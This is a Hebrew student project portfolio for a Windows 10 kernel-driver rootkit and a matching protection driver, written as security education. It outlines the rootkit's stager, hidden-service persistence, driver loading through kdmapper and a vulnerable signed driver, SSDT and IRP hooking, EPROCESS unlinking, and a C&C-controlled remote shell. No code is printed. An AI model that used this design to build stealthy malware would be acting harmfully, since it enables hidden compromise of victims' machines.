

KM driver-based rootkit and KP custom protection

שי גילת, 329508204

מנחים: ריקי יפה, עידו מגנר, יונתן מירז

כפר יונה | איש שלום | 28.4.2024

# תווכן עניינים וראשי פרקים:

פרק א – מבוא

* מסמך ייזום סס
* מסמך אפיון (פירוט תיאור המערכת) סס

פרק ב – מבנה\ארכיטקטורה של הפרויקט

* ארכיטקטורה של הrootkit סס
* ארכיטקטורה של הAV סס

פרק ג – מימוש הפרויקט סס

פרק ד – מדריך למשתמש

* שימוש\התלבשות על הrootkit סס
* שימוש בהגנת הAV סס

פרק ה – מבט אישי\רפלקציה סס

פרק ו – ביבליוגרפיה סס

פרק ז – נספחים סס

# מבוא לפרויקט (ייזום):

* תיאור ראשוני של המערכת: הפרויקט מתחלק לשני חלקים מרכזיים- דוגמאת הוירוס (רוטקיט) ותוכנת ההגנה נגד הוירוס ונגד וירוסים דומים. וירוס הרוטקיט וההגנה מבוססים במרכזם על דרייברים הפועלים כחלק ממערכת ההפעלה ווינדוס 10. בנוסף לכך נעשה שימוש בכלים\תוכנות נוספות לפי הצורך.

הrootkit מבצע פעולות ריאליסטיות לנוזקה כגון החבאת תהליכים, תעבורת רשת, קבצים ועוד, וההגנה מבצעת תיעוד ושחזור של אותם נתונים קרנליים כדי לוודא שנוזקה כזו או דומה לא תוכל לרוץ \ לבצע פעולות משמעותיות במערכת.

בחרתי לעבוד על פרויקט זה בגלל שרציתי ללמוד יותר על ניהול זכרון, מערכות הפעלה, תהליכים, פעילות מערכת כללית ודרייברים. בנוסף לנושא הזה, עניין אותי גם התחום של אבטחת המידע וסייבר, נקודת המבט כתוקף כנגד מגן והפעילות של שני הצדדים.

אני צופה הרבה אתגרים בפרויקט, מעבודה בסביבת עבודה חדשה (windows kernel), שפת תכנות חדשה שלא עסקתי בה לפני זה (c/cpp) ועד הרבה טכנולוגיות מורכבות ללא הרבה תיעוד שאף פעם לא התעסקתי איתם (KM drivers, kernel datastructures).

* הגדרת הלקוח: הלקוחות שלמענם הפרוייקט נוצר הם חוקרי אבטחה, מפתחים בmicrosoft\windows או חברות אחרות שמפתחות מערכות הפעלה או סתם אנשים שרוצים ללמוד על אבטחת מידע, מערכות הפעלה ורוצים לשפר את האבטחה של המערכות שלהם ואת הידע שלהם.
* מטרות הפרויקט:

1. מימוש נוזקה לדוגמא שיכולה להדגים בצורה כמה שיותר ריאליסטית את הפעולות שתוקף ירצה לבצע בהתקפתו, איך הוא יממש אותם ובאיזה דרכים\פעולות הוא ינסה להשתמש כדי להחביא את פעילותו ופעילות נוזקתו
2. מימוש הגנה בכמה שיותר שלבים בפעילות נוזקה אפשרית (הורדה, הורדת קבצים, הפעלת תהליכים, הרצת הדרייבר, החבאת קבצים וכו..) ככה שאם תוקף אפשרי יוכל לעבור שכבה אחת בהגנה יהיה עדיין אפשר להקשות עליו ואפילו לזהות את התקפתו בשכבה אחרת
3. למידה עצמית על מנגנונים פנימיים של מערכת ההפעלה windows 10 כדי להבין את המערכת יותר טוב ולדעת איך היא באמת מבצעת את הפעולות שהיא מבצעת ברמה נמוכה יותר ומעמיקה יותר

* תועלות של הפרויקט והשירותים שהפרויקט יכול לספק:
* המערכת תשפר את ההבנה של אנשים רבים בנוגע למנגנונים הפנימיים של מערכת ההפעלה, פעילות המערכת, מבנה המערכת ואיך ניתן לנצל את כל הידע הזה למטרה זדונית. הם יוכלו להבין יותר טוב איך תוקף חושב ואיך הוא יכול לנצל כל פעולה שהמשתמש עושה. הם גם ילמדו על דרכים ופעולות רבות שניתן לעשות כדי למנוע מפריצות אבטחה למערכת שלהם
* המערכת תעניק שירותים רבים:

1. הגנה טובה נגד תוקפים שיכולים לנצל פרצות אבטחה במערכת לרעה
2. הבנה של פעילות המערכת ומנגנונים פנימיים בצורה מעמיקה יותר
3. הדגמת הדרך שבה תוקף חושב בזמן התקפתו, הבנת דרך החשיבה שלו והמטרות שהוא רוצה להשיג כשהוא תוקף מערכת מסוימת

* פתרונות קיימים (להתקפה):
* Autochk: רוטקיט שפותח על ידי Emissary Panda מסין. הרוטקיט התבסס על 2 פעולות מרכזיות שהדרייבר (autochk.sys) ביצע – file redirection (כל פעם שמתבקשת השגת handle לקובץ שנמצא ברשימת קבצים "חסומים" מוחזר handle של קובץ אחר) והחבאת תעבורת רשת (אותה דרך שבה אני מחבא). שני אלו בוצעו בעזרת Irp hooking ל ftlmgr.sys ו nsiproxy.sys.
* MasterHide: רוטקיט שמבצע החבאת קבצים (SSDT HOOK), החבאת תהליכים (EPROCESS UNLINK) ואובייקטים אחרים. הרוטקיט מבוסס על פרויקט אחר שנקרא KasperskyHook (דרייבר מבוסס hypervisor שמאפשר לשלוט על system calls בעזרת יצירת syscall handler דינאמי שיפעל במקום).
* פתרונות קיימים (להגנה):
* Windows defender: הAV ברירת המחדל של מערכת ההפעלה. מספק שירותים רבים, מהגנה נגד קבצים סטטיים במערכת, תהליכים שרצים\מתחילים לרוץ, תקשורת אינטרנטית חשודה ועד לרכז שליטה על הגנות שונות במערכת שרלוונטיות לזכרון של תהליך, איך התהליך רץ, ובאיזה כלים אחרים הוא משתמש. פועל יותר בUM אך לכן יש גם פתרונות אבטחה שמתרכזים בKM
* Patchguard: פתרון אבטחה ברירת מחדל של המערכת. מופעל בצורה אוטומטית בעליית המערכת ולאורך ריצת המערכת יכולים להיווצר כמות רבה של instances שלו. כל instance מגן נגד שינוי קרנלי מסוים (לדוגמא: שינוי בSSDT, שינוי בIDT, שינוי בeprocess list ועוד), מתעד את הערכים המקוריים, וכל כמות אקראית של זמן\ברגע שevent מסוים קורה מתבצעת בדיקה, ברגע שהערך לא אותו דבר המערכת קורסת (BSoD)
* HyperGuard: מחליף חדש יותר לpatchguard שמתבסס על HVCI ו VBS (משתמשים בhypervisor הבסיסי של ווינדוס כדי לזהות שינויים קרנליים בצורה מעמיקה הרבה יותר). לפתרון זה יש סיכוי הצלחה הרבה יותר גדול מpatchguard והרבה יותר קשה לעבור\לעקוף\לכבות אותו.
* סקירת טכנולוגיה של הפרויקט:
* הוירוס בחלקו מבוסס על טכנולוגיות "מיושנות" שידועות כבר על ידי הרבה AVים שמותאמים להגנה קרנלית, אך אין דרך ידועה לבצע את הפעולות האלו בצורה מושלמת ללא זיהוי לחלוטין. כדי שזה יקרה צריך למצוא zeroday בקרנל\כלי שקשור לקרנל וכל שאר הפתרונות הקיימים, כולל שלי, לא שונים ממש במידת היעילות שלהם.

גם דרך ההחבאה של תעבורת הרשת היא בין היעילות שידועות כרגע, ומכשול שיכול לפגוע ביעילות הוא השינוי התדיר של דרייברים במערכת (כולל nsiproxy.sys שמשמש להחבאת התעבורה). לדוגמא: בגרסה הקודמת של הדרייבר רשימת החיבורים נוהלה לפי מספר הפורט הלוקאלי, וכרגע לאחר RE של הדרייבר ניתן להבין שהיא מנוהלת לפי הכתובות שאליהם מתחברים דרך המערכת.

* כתחום ההגנה יש סוג ספציפי של פתרונות הגנה שנחשב ל"הכי יעיל" כרגע: virtualization based protection (כגון hyperguard). בגלל השליטה החזקה שיש לhypervisor על המערכת, יותר מכל תהליך אחר, קשה מאוד להסתתר מהגנה מבוססת וירטואליזציה. אך חלק גדול מאוד מההגנה שמבוצעת כרגע מבוצעת בעזרת פתרונות כמו patchguard וכמו הפתרון שלי, ולכן יקח הרבה זמן עד שהגנה כמו שלי תהפוך לobselete.
* מגבלות של הפרויקט:

1. כרגע התוכנות מחייבות שvisual studio יהיה מותקן על המטרה לפני התחלת פעילות הrootkit/AV
2. בהרצת התוכנות ההתחלתיות צריך לספק להם גישת מנהל
3. כדי להגן בצורה טובה, הAV "דורס" פתרונות אבטחה אחרים שעושים דברים דומים מאוד אך נועלים את הפעילות של פתרונות אחרים
4. בגלל שתכנות קרנלי בווינדוס מבוסס על הרבה מבנים\אובייקטים שהם undocumented, יש צורך להתאים את הפעילות לגרסה ספציפית של מערכת ההפעלה. כרגע מערכת ההפעלה שהתרכזתי בה היא windows 10, 21/22h2. כך גם יהיה צריך להתאים את הפרויקט למחשב ההצגה
5. כדי שתהיה תקשורת אינטרנטית עבור הורדת הקבצים ושאר התקשורת, יהיה צורך בכיבוי חומת האש על המחשב שמותקף\מוגן

* תיחום הפרויקט:
* הפרויקט לא עוסק בניתוח תעבורת רשת חשודה או בניתוח תוכן של קבצים שונים כמו פתרונות אבטחה אחרים, אלא בהגנה ספציפית נגד הפעולות שהנוזקה המודגמת ודומות כמוה יכולה לבצע ומניעת הריצה של נוזקה זו על המערכת.
* הדוגמא גם לא באה לתת לתוקפים נוזקה מוכנה שהם יוכלו להשתמש בה על מטרות, המערכת מותאמת למערכת הפעלה מאוד מסוימת ובאה להשיג מטרות מסוימות שרק מדמות מטרות בסיסיות שתוקף אולי ירצה להשיג. גרסאות מאוחרות יותר של מערכת ההפעלה שמממשת מנגנונים שונים כמו אלו שהדגמתי מבצעים הגנה הרבה יותר מקצועית ועמוקה ככה שהוירוס לא יוכל לרוץ מההתחלה
* כפי שציינתי, הדוגמא לא עושה שימוש בכל טכנולוגיית וירטואליזציה כלשהי (שיכולה להיות רלוונטית גם להגנה וגם להתקפה)

# מבוא לפרויקט (אפיון):

**תיאור הוירוס + יכולות שהוא נותן לתוקף:**

1. מתחיל מתוכנה קטנה שרק מורידה את שאר קבצי הוירוס, מאתחלת הגדרות במערכת ויוצרת את מנגנון ה persistence. דורש הרצה כמנהל של התוכנה הראשונית ומשם אין דרישות נוספות
2. לאחר אתחול המערכת, עולה תוכנת UM שמטרתה להעלות את הדרייבר של הנוזקה ולהעביר פרמטרים של בקשות שונות מה C&C אל הדרייבר וההפך. תוכנה זו מפעילה תוכנות שימושיות נוספות כמו webserver ו remote shell שיוחבאו בהמשך
3. כדי להטעין את הדרייבר של הנוזקה מבלי שיתבצע תיעוד של ההטענה במערכת, נעשה שימוש בכלי kdmapper – כלי פשוט שמשתמש בדרייבר חולשתי של windows שחתום ומוכר על ידי המערכת כדי להקצות זכרון KM במערכת, להעתיק אליו את תוכנת הדרייבר, לקרוא ל entry point של הדרייבר ולעשות מניפולציה למבני הנתונים הקרנליים כדי להחביא את ההטענה
4. הדרייבר מבצע כמה פעולות ברירות מחדל, כגון: החבאת קבצי הנוזקה שנמצאים במסלול ספציפי במערכת, החבאת התהליכים של הנוזקה\הכלים שבהם הנוזקה משתמשת, החבאת תקשורת אינטרנט עם ה C&C ועוד
5. בנוסף לכך בעזרת ה C&C ניתן להפעיל פעולות דינאמיות עם הדרייבר, לדוגמא החבאת קבצים, תהליכים ותקשורת רשת דינאמיים, תיעוד מקיף של כל הקבצים\תהליכים\חיבורי רשת שהוחבאו על ידי הדרייבר, ואפילו גילוי של הקבצים\תהליכים\חיבורי רשת שהוחבאו על ידי הדרייבר

**תיאור ההגנה + הגנות שהיא נותנת למערכת ולמשתמשים בה:**

1. גם ההגנה מתחילה בתוכנה קטנה שמורידה את כל קבצי ההגנה, יוצרת וחותמת services של ההגנה הכללית ושל הדרייבר בפרט, משנה את משתני הסביבה הגלובליים של המערכת ומשנה הגדרות מערכת אחרות לפי הצורך. גם תוכנה זו מצריכה הרצה ראשונית כמנהל
2. לאחר אתחול המערכת מופעל ה service המרכזי של ההגנה ב UM וה service של הדרייבר של ההגנה. ה service המרכזי מוודא שכל ה security features הטבעיים של מערכת ההפעלה מוגדרים כשורה ומופעלים בזמן ריצת המערכת, מוודא שהגדרות משתני הסביבה הגלובליים מוגדרים כשורה ומוודא שהגדרות הservices נכונות. הדרייבר של ההגנה מופעל בין הservices ברירת המחדל של המערכת כדי שיוכל להתחיל לפעול לפני כל נוזקה אפשרית. הדרייבר מתעד את כל מבני הנתונים המרכזיים של ה windows kernel (SSDT, IRP TABLES, EPROCESS LIST), הדרייבר מתעד ערכים התחלתיים של מצביעים לפעולות\מבנים קריטיים ואת התוכן שלהם וכל כמה זמן מוודא שהתוכן שלהם לא משתנה בצורה לא צפויה\הגיונית (לדוגמא: ניתן להשיג handle לתהליך אך הוא לא נמצא ברשימה)
3. בנוסף לservices יש גם פונקציונליות נוספות של ההגנה, בין היתר תוכנת ההגנה נגד דרייברים חולשתיים. התוכנה מתממשקת על מאגר הדרייברים loldrivers.io, שומר את הsha256 של כל דרייבר במאגר ומשווה את הhash של כל דרייבר שנטען למאגר. אם יש התאמה – הדרייבר לא ממשיך להטען, הservice נמחק והקובץ נמחק כדי לוודא שהנוזקה לא תוכל להשפיע על המערכת.
4. הערה: כדי להראות את שאר ההגנה, יש צורך לשנות את תוכנת ההגנה נגד דרייברים חולשתיים שתאפשר לדרייבר של הנוזקה להטען.

**פירוט הבדיקות לנוזקה:**

1. הסתכלות התחלתית דרך הkernel debugger כדי לראות את התיעוד על פעילות הדרייבר
2. החבאת קבצים ותיקיות מכלים כמו file explorer
3. החבאת קבצים ותיקיות מדרכי גילוי כמו dir בcmd
4. החבאת קבצים ותיקיות מהשלמת שם עם TAB
5. החבאה של תהליכים רצים מכלים כמו task manager / procmon
6. החבאה של תעבורת רשת מכלים כמו netstat

**פירוט הבדיקות להגנה:**

1. הסתכלות התחלתית דרך הkernel debugger כדי לראות את התיעוד על פעילות הדרייבר
2. הטענת הנוזקה לאחר תחילת פעילות ההגנה כדי לראות את ההגנה נגד דרייברים חולשתיים (מה שמונע מהטענה מלאה של הנוזקה)
3. הטענת הנוזקה לאחר תחילת פעילות ההגנה מבלי אפשרות ההגנה נגד דרייברים חולשתיים כדי לבדוק את שאר ההגנות
4. בדיקת ההגנה נגד קבצים חבויים בעזרת navigating עם file explorer או cmd
5. בדיקת ההגנה נגד תהליכים חבויים בעזרת חיפוש עבור התהליכים של הנוזקה (MainMedium.exe לתוכנת הUM, python.exe לחלק מהכלים)

**תכנון זמנים לפרויקט:**

|  |  |
| --- | --- |
| זמן ביצוע | חלק משמעותי בפרויקט |
| קיץ 2023 (יוני-אוגוסט) | למידה על תכנות בשפת C, דרייברים, מערכת ההפעלה windows 10 כדי ליצור בסיס לפרויקט |
| ספטמבר-אוקטובר 2023 | עבודה על prototype לדרייבר של הנוזקה שעושה דברים פשוטים כמו קריאה\כתיבה מ\לזכרון של תהליך לפי בקשה |
| נובמבר-דצמבר 2023 | קריאה על איך manual mapping עובד, kdmapper והדרכים להטעין דרייבר לזכרון ללא זכר במערכת |
| ינואר-פברואר 2024 | מימוש היכולות שתכננתי לנוזקה: החבאת תהליכים, קבצים ותעבורת רשת |
| מרץ-אפריל 2024 | תכנון ההגנה בכל שלביה, מימוש הדרייבר של ההגנה |
| אפריל-מאי 2024 | Debugging אחרון של הנוזקה וההגנה, התאמות של הנוזקה וההגנה למחשב ההצגה ועבודה על תיק הפרויקט |

**ניהול סיכונים:**

|  |  |
| --- | --- |
| סיכון משמעותי בפרויקט | דרך\י התמודדות עם הסיכון |
| התחום של תכנות דרייברים הוא תחום מסוכן, מורכב וקשה שבו טעות מאוד קטנה יכולה לגרום לכל המערכת לקרוס | ביסוס ידע של כתיבת drivers ומערכת ההפעלה כולה עוד לפני התחלת הפרויקט |
| זמן רב שלוקח לדבג, לעדכן ולבדוק drivers בזמן הפיתוח | optimization של תהליך הבדיקה  בעזרת bat scripts, חילוק לחלקים קטנים יותר ושימוש בwindbg |
| במערכת כזו גדולה עם הרבה חלקים יכול מאוד להיות שהנוזקה\ההגנה לא תתחיל לעבוד, קשה לדעת מה גרם לקריסה | שיטת הקצר – נטרול \ כיבוי של יכולות עם סיכוי אפשרי לגרום לקריסה עד מציאת החלק הבעייתי, תיקון שלו ובדיקה מחדש |
| יש הרבה דברים בwindows שהם undocumented – מבני נתונים שתוכנם לא ידוע למתכנת בזמן התכנות | יצירת דוקומנטציה משלי בעזרת שימוש בwindbg שיכול להשתמש בsymbols של הקרנל כדי לפענח מבנים, יצירת מבנים לוקאלית עבור המערכת |
| יש מעט מאוד מידע איכותי באינטרנט על התחום הזה של drivers, operating systems ו kernel programming | יצירת קשר עם אנשים שעשו דברים דומים, התחברות לקהילות דומות, התייעצות לגבי מימושים שונים |

# תיאור תחום הידע של הפרויקט:

**תיאור תחום הידע של הפרויקט – נוזקה+הגנה:**

* הורדת קבצי הנוזקה\ההגנה-
* מהות היכולת: הורדת כל הקבצים\כלים שהחלק משתמש בהם
* יכולות נדרשות: הפעלת שרת אינטרנט רלטיבי לקבצים הנדרשים, הורדת הcatalog file שמתאר את כל הקבצים הנדרשים, שימוש בstd::string ובcurl כדי להוריד כל קובץ
* אובייקטים נחוצים: שרת אינטרנט, חיבור אינטרנט, תקשורת

**תיאור תחום הידע של הפרויקט – נוזקה:**

* יצירת הpersistence -
* מהות היכולת: יצירת דרך שבה הנוזקה תופעל בצורה אוטומטית בboottime
* יכולות נדרשות: UAC כדי לקבל הרשאות מנהל בתור הוירוס, הגדרת ההגדרות של service חבוי שיפעיל את תוכנת הUM,אתחול המערכת, שימוש בkdmapper
* אובייקטים נחוצים: UAC prompt, sc (service manager), kdmapper
* החבאת קבצים -
* מהות היכולת: מימוש דרך להחביא את הקבצים של הנוזקה\קבצים אחרים לפי בקשה
* יכולות נדרשות: יצירת בריכת זכרון בdriver שישמור את שמות הקבצים להחבאה, SSDT hook לפעולות הרלוונטיות, השוואה כנגד הרשימה ובמקרה ויש התאמה לעשות unlink מהרשימה המוחזרת, הוספת בקשה להוספה דינאמית של קבצים\תיקיות לרשימה
* אובייקטים נחוצים: memory pools, kernel driver, SSDT, descriptor modules, new handler for operation
* החבאת תהליכים -
* מהות היכולת: מימוש דרך להחביא את התהליכים של הנוזקה\קבצים אחרים לפי בקשה
* יכולות נדרשות: יצירת בריכת זכרון בdriver לאכסון הEPROCESS של כל תהליך להחבאה, יצירת בקשה שברגע שמתבצעת תעשה unlink ל EPROCESS ותוסיף לרשימה
* אובייקטים נחוצים: kernel driver, EPROCESS unlink, memory pools, new handler for operation
* החבאת תעבורת אינטרנט -
* מהות היכולת: מימוש דרך שבה יהיה ניתן להחביא את תעבורת האינטרנט מהתוקף למטרה\ממערכת אחרת למטרה
* יכולות נדרשות: לעשות IRP hook על הdevice\_control של nsiproxy.sys, כל פעם שבקשה מתקבלת לבדוק אם הIP נמצא ברשימה שצריך להחביא, יצירת בקשה שברגע שמתבצעת תוסיף IP לרשימה של ההחבאה
* אובייקטים נחוצים: IRP hook, kernel driver, memory pools, list unlinking

**תיאור תחום הידע של הפרויקט – הגנה:**

* הגנה נגד vulnerable drivers -
* מהות היכולת: יצירת דרך שבה יהיה אפשר למנוע טעינה של vulnerable drivers למערכת
* יכולות נדרשות: web scraping למאגר loldriver.io כדי להשיג SHA256s של vulnerable drivers, יצירת כלי חיקוי לsc שיוודא שהImagePath בRegistry key לא מכיל קובץ עם SHA256 חולשתי, הכנסת המסלול לPATH בsystem environment variables כדי להפעיל את התוכנה שלי קודם
* אובייקטים נחוצים: environment variables, win32 API, encryption (bcrypt.lib), web scraping, registry keys
* הגנה נגד החבאת קבצים -
* מהות היכולת: מימוש דרך לוודא שקבצים לא מוחבאים במערכת (ודרך להגנה נגד SSDT hook אחר)
* יכולות נדרשות: תיעוד הערכים הראשוניים שנמצאים בSSDT table, השוואה כל כמה זמן של תוכן הentry לערך המקורי שנאסף, אם שונה אז להחזיר את הערך המקורי. בנוסף לכך לתעד את הבתים הראשונים בפעולה בצורה דומה כדי למנוע inline hook
* אובייקטים נחוצים: SSDT, kernel drivers, memory pools, descriptor modules, system threads
* הגנה נגד החבאת תהליכים -
* מהות היכולת: מימוש דרך להגן נגד החבאת תהליכים שרצים על המערכת
* יכולות נדרשות: יצירת רשימה של נתונים מזהים עבור כל תהליך רץ בkernel pool, יצירת רשימה חדשה כל כמה זמן ובדיקה אם ניתן להשיג לתהליך handle אבל הוא לא מופיע ברשימה (מוחבא), אם קורה: להוסיף את הEPROCESS של התהליך לסוף הרשימה ו"לגלות" אותו
* אובייקטים נחוצים: kernel driver, EPROCESS list, memory pools, PspCidTable for handles to process
* הגנה נגד החבאת תעבורת אינטרנט -
* מהות היכולת: מימוש דרך שבה יהיה ניתן לזהות החבאה של תעבורת אינטרנט עם המחשב המוגן (ומניעת IRP hooking כללי לדרייברים)
* יכולות נדרשות: ליצור תיעוד של הMajor Function Table של כל דרייבר מוגן, כל כמות של זמן לוודא שהתוכן של הTable לא השתנה. בנוסף לכך גם לשמור כמות מסוימת של בתים מכל פעולה כדי למנוע IRP inline hooking
* אובייקטים נחוצים: kernel drivers, memory pools, DRIVER\_OBJECT, Major Function handling

# מבנה\ארכיטקטורה של הפרויקט:

**מבנה\ארכיטקטורה של הנוזקה:**

1. הורדת הstager (FunEngine.exe) שמוריד את שאר קבצי הנוזקה, עושה setup ל persistence ומשנה הגדרות מערכת
2. אחרי reboot תוכנת הUM מופעלת, היא משתמשת בkdmapper כדי להעלות את הדרייבר של הנוזקה ומתחברת אליו לתקשורת עם named pipe. בנוסף לכך היא מפעילה את שאר הכלים על הנוזקה כמו webserver ו command shell שיוחבאו ע"י הדרייבר
3. הדרייבר מחביא בברירת מחדל את המסלול שבו קבצי הנוזקה נמצאים, הוא מחביא את התהליכים של הנוזקה ואת התקשורת מהתוקף ויוצר את הקשר עם תוכנת הUM
4. התוקף מתחבר דרך הc&c לתוכנת הUM ודרכה הוא מעביר בקשות בstruct ידוע לדרייבר, כגון החבאה\גילוי של תהליכים רצים\קבצים\תקשורת אינטרנטית או רישום של כל המוחבאים כבר
5. ברגע שמבוצע reboot למערכת או כיבוי והדלקה, קיים handler בתוכנת הUM שיוצר מחדש את הpersistence דרך service, מה שיעזור לוירוס לעלות למערכת מאוחר יותר

**מבנה\ארכיטקטורה של ההגנה:**

1. הורדת הstager (ProtectionProgram.exe) שמוריד את שאר קבצי הנוזקה, עושה setup ל services של התוכנה הרגילה ושל הדרייבר ומשנה הגדרות מערכת (כולל משתני סביבה של כל המערכת עבור ההגנה נגד vulnerable drivers)
2. אחרי reboot מופעל הdriver של ההגנה לפני הכל כדי שהנתונים הראשוניים שנשמרים יהיו מדויקים והintegrity ישמר, מבוצע תיעוד של כל מבני הנתונים הרלוונטיים כדי שההגנה תוכל לעבוד
3. אחרי זה מופעל הservice של התוכנה הרגילה להגנה שאחראי לוודא שהגדרות אבטחה קיימות בwindows מופעלות כשורה (כמו לדוגמא realtime protection). הוא גם מוודא שהservices עדיין קיימים ומוגדרים כמו שצריך, מוודא שהenvironment variable entry קיים ומוריד קבצים חסרים אם חסר
4. ברגע שנעשה שימוש בsc (service manager) כדי להטעין driver, בעזרת משתנה הסביבה התוכנה שלי נקראת ומוודאת לפני הטענת הדרייבר שהוא לא דרייבר חולשתי
5. ברגע שמבוצעת החבאה של תהליך קיים\קובץ קיים (דרך ssdt hook)\תקשורת אינטרנטית(דרך irp hooking), פעולה מתאימה בדרייבר תפעל נגד ההחבאה

**תיאור הטכנולוגיות הרלוונטיות (שפות תכנות):**

C/CPP – רוב התוכנות של הנוזקה וההגנה נכתבו בשפה זו, כולל הdrivers כמובן, מההתאמה לתחום בו הפרויקט מתעסק ועקביות בשפת התכנות

Python – משומש רק בכלים של הנוזקה שמוחבאים עם הנוזקה (webserver, command shell)

Cmd/bat commads – משמשים אותי למספר דברים, מיצירת הservices להורדת הקבצים לנוזקה\הגנה בעזרת curl ועד שינוי הגדרות של המערכת לפי הצורך

תיאור הטכנולוגיות הרלוונטיות (טכנולוגיות):

Kernel drivers – כך ניתן להריץ קוד בKM במערכת ההפעלה windows, משומש גם להגנה וגם להתקפה

Descriptor module lists – טכנולוגיה בwindows שמתארת איזור זכרון וירטואלי ומאפשר מניפולציה על אותו איזור זכרון. משומש בהתקפה ובהגנה לכתיבה לdriver\איזור זכרון אחר שהוא read-only


Kdmapper – תוכנה שמשתמשת בdriver חתום על ידי windows כדי להקצות זכרון לdriver, להעתיק את הדרייבר לאיזור זכרון ולהריץ את הדרייבר ללא זכר להטענה של הדרייבר.

Driver major functions – רשימה של 28 פונקציות שהdriver מבצע לפי קוד בקשה מקורא. משמש להחבאה\זיהוי החבאה של תקשורת אינטרנטית

DKOM – מניפולציה של אובייקטים פנימיים של מערכת ההפעלה כדי להשיג מטרה מסוימת. משומש להחבאת תהליכים

SSDT – טבלה של פעולות שנקראות ברגע שמבוצע syscall. הפרמטר שמועבר לsyscall הוא האינדקס ברשימה הזו. משומש בהחבאה\זיהוי החבאה של קבצים דרך SSDT hook

**סרטוט ארכיטקטורה (נוזקה):**




**סרטוט ארכיטקטורה (הגנה):**

תמונה שמכילה טקסט, צילום מסך, גופן, מלבן


התיאור נוצר באופן אוטומטי

**אלגוריתמים מרכזיים במערכת (וירוס):**


* החבאת קבצים (אלגוריתם לביצוע SSDT hook):




* החבאת קבצים (אלגוריתם לביצוע ההחבאה עצמה):



* EPROCESS unlink:




* IRP hooking כדי להחביא תקשורת אינטרנט:




**אלגוריתמים מרכזיים במערכת (הגנה):**

